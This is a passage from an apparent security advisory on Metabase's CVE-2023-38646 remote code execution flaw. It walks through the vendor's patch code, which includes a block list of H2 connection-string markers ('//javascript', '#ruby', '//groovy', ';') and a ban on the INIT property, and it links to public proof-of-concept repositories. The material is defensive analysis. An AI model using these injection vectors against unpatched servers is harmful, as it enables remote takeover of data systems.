


```clojure
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
                             {:database engine, :source :setup})
      {:status 400
       :body   error-or-nil})))
```

```clojure
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (when (setup/has-user-setup)
    (throw (ex-info (tru "Instance already initialized")
                    {:status-code 400})))
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
```

Figure 19. Verifying completion of initialization

In addition, the filtering logic for character strings that can be used in attack scripts, which did not exist before, has been added. When connecting to the H2 database, verify character strings such as //javascript that can execute codes in connection strings and input values such as INIT that can execute queries while performing initialization.



```
(defn- malicious-property-value
  "Checks an h2 connection string for connection properties that could be malicious. Markers of
  which allow for sql injection in org.h2.engine.Engine/openSession. The others are markers for
  javascript and ruby that we want to suppress."
  [s]
  ;; list of strings it looks for to compile scripts:
  ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/util/SourceCompiler
  ;; can't use the static methods themselves since they expect to check the beginning of the str
  (let [bad-markers [";"
                     "//javascript"
                     "#ruby"
                     "//groovy"
                     "@groovy"]
        pred        (apply some-fn (map (fn [marker] (fn [s] (str/includes? s marker)))
                                        bad-markers))]
    (pred s)))

(defmethod driver/can-connect? :h2
  [driver {:keys [db] :as details}]
  (when-not *allow-testing-h2-connections*
    (throw (ex-info (tru "H2 is not supported as a data warehouse") {:status-code 400})))
  (when (string? db)
    (let [connection-str  (cond-> db
                            (not (str/includes? db "h2:")) (str/replace-first #"^" "h2:")
                            (not (str/includes? db "jdbc:")) (str/replace-first #"^" "jdbc:"))
          connection-info (org.h2.engine.ConnectionInfo. connection-str nil nil nil)
          properties      (get-field connection-info "prop")
          bad-props       (into {} (keep (fn [[k v]] (when (malicious-property-value v) [k v])))
                                properties)]
      (when (seq bad-props)
        (throw (ex-info "Malicious keys detected" {:keys (keys bad-props)})))
      ;; keys are uppercased by h2 when parsed:
      ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/engine/Connecti
      (when (contains? properties "INIT")
        (throw (ex-info "INIT not allowed" {:keys ["INIT"]})))))
  (sql-jdbc.conn/can-connect? driver details))
```

Figure 20. User input value filtering

Metabase does not support the vulnerable H2 database for remote code execution attacks from version 0.46.6.4. The function remains as is, but new data cannot be added because allow-testing-h2-connection is set to false. However, if an existing H2 database has been added and is being used, access is still possible after the update. Metabase recommends migration[9] to another database for security.



infosec
Add data
0.46.6
Are you ready to start exploring data? Add data below.
If you are not ready, skip and play with the sample database.
Search database...
MySQL
PostgreSQL
SQL Server
Amazon Redshift
BigQuery
Snowflake
Amazon Athena
Druid
Google Analytics (Deprecated driver)
H2
MongoDB
Presto
Spark SQL
SQLite
Add data
0.46.6.4
Are you ready to start exploring data? Add data below.
If you are not ready, skip and play with the sample database.
Search database...
MySQL
PostgreSQL
SQL Server
Amazon Redshift
BigQuery
Snowflake
Amazon Athena
Druid
Google Analytics (Deprecated driver)
MongoDB
Presto
Spark SQL
SQLite

Figure 21. Limiting H2 database

The setup-token is continuously exposed even in version 0.46.6.4 to which the security patch for the vulnerability is applied and the latest version of 0.47. The setup-token was designed not to be exposed after initial installation, but it was mentioned on the official page that it was unintentionally exposed in /api/session/properties when the setup-token was changed to be injected through an environment variable. It is impossible to attack CVE-2023-38646 using the setup-token in the version to which the security patch is applied, but there is a possibility of a security threat using the setup-token in the future. So additional countermeasures are required.

If it cannot be updated, it is possible to respond by restricting access to the /api/setup/* path through the web server's own access control settings, not Metabase settings, until the patch is applied.

[9] Migration: Moving data or software from one system to another

■ Reference sites

- URL: https://www.metabase.com/blog/security-incident-summary
- URL: https://www.metabase.com/blog/security-advisory
- URL: https://www.h2database.com/html/features.html
- URL: https://pyn3rd.github.io/2022/06/06/Make-JDBC-Attacks-Brillian-Again-I
- URL: https://github.com/securezeron/CVE-2023-38646
- URL: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/